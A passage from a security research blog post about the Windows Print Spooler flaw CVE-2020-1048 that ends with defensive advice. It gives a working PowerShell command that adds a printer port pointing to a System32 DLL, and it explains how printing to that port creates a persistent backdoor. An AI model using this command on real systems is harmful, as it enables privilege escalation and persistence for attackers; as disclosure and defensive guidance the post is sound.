
We are caught in the act, as you can see from the following Process Monitor output:







The following stack shows how `XcvData` is called (an API you saw earlier) with the `PortIsValid` command. While you can't see it here (it's on the "Event" tab), the `Spooler` is impersonating the user at this point, and the user certainly doesn't have write access to `c:\Windows\System32`!



As such, it would seem that while it's certainly interesting that we can get the `Spooler` to write files to disk after a reboot / service start, without impersonation, it's unclear how this can be useful, since a port pointing to a privileged directory must first be created. As an

`Administrator`, it's a great evasion and persistence trick, but you might think this is where the game stops.

While messing around with ways to abuse this behavior (and we found a few!), we also stumbled into something way, way, way, way... way simpler than the advanced techniques we were coming up with. And, it would seem, so did the folks at SafeBreach Labs, which beat us to the punch (gratz!) with `CVE-2020-1048`, which we'll cover below.

Client Side Port Check Vulnerability (`CVE-2020-1048`)

This bug is so simple that it's almost embarrassing once you realize all it would've taken is a PowerShell command.

If you scroll back up to where we showed the registry access in `Spoolsv.exe` as a result of `Add-PrinterPort`, you see a familiar `XcvData` stack — but going straight to `XcvAddPort` / `DoAddPort` — and not `DoPortIsValid`. Initially, we assumed that the registry access was being done after the file access (which we had masked out in Process Monitor), and that port validation had already occurred. But, when we enabled file system events... we never saw the `CreateFile`.

Using the UI, on the other hand, first showed us this stack and file system access, *and then* went ahead and added the port.

Yes, it was that simple. The UI dialog has a client-side check... the server, does not. And PowerShell's WMI Print Provider Module... does not.

This isn't because PowerShell/WMI has some special access. The code in our PoC, which uses `XcvData` with the `AddPort` command, directly gets the `Spooler` to add a port with zero checking.

Normally, this isn't a big deal, because all subsequent *print job* operations will have the user's token captured, and the file accesses will fail.

But not... if you reboot, or kill the `Spooler` in some way. While that's not necessarily obvious for an unprivileged user, it's not hard — especially given the complexity and age of the `Spooler` (and its many `3rd` party drivers).

So yes, walk to any unpatched system out there — you all have Windows `7` ESUs, right? — and just write `Add-PrinterPort -Name c:\windows\system32\ualapi.dll` in a PowerShell window. Congratulations! You've just given yourself a persistent backdoor on the system. Now you just need to "print" an `MZ` file to a printer that you'll install using the systems above, and you're set.

If the system is patched, however, this won't work. Microsoft fixed the vulnerability by now moving the `PortIsValid` check inside of `LcmXcvDataPort`. That being said, however, ***if a malicious port was already created, a user can still "print" to it.*** This is because of the behavior we explained above — the checks in `CanUserAccessTargetFile` do not apply to "ports pointing to files" — only when "printing to a file".

Conclusion — Call to Action!

This bug is probably one of our favorites in Windows history, or at least one of our Top `5`, due to its simplicity and age — completely broken in original versions of Windows, hardened after Stuxnet… yet still broken. When we submitted some additional related bugs (due to responsible disclosure, we don't want to hint where these might be), we thought the underlying impersonation behavior would also be addressed, but it seems that this is meant to be *by design*.

Since the fix for `PortIsValid` does make the impersonation behavior moot for newly patched systems, but leaves them vulnerable to pre-existing ports, we really wanted to get this blog out there to warn the industry for this potentially latent threat, now that a patch is out and attackers would've quickly figured out the issue (load `Localspl.dll` in Diaphora — the two line call to `PortIsValid` jumps out at you as the *only change* in the binary).

There are two steps you should immediately take:

1. Patch! This bug is ridiculously easy to exploit, both as an interactive user and from limited remote-local contexts as well.
2. Scan for any file-based ports with either `Get-PrinterPorts` in PowerShell, or just dump `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Ports`. Any ports that have a file path in them — especially ending in an extension such as `.DLL` or `.EXE` should be treated with extreme prejudice.

Read our other blog posts: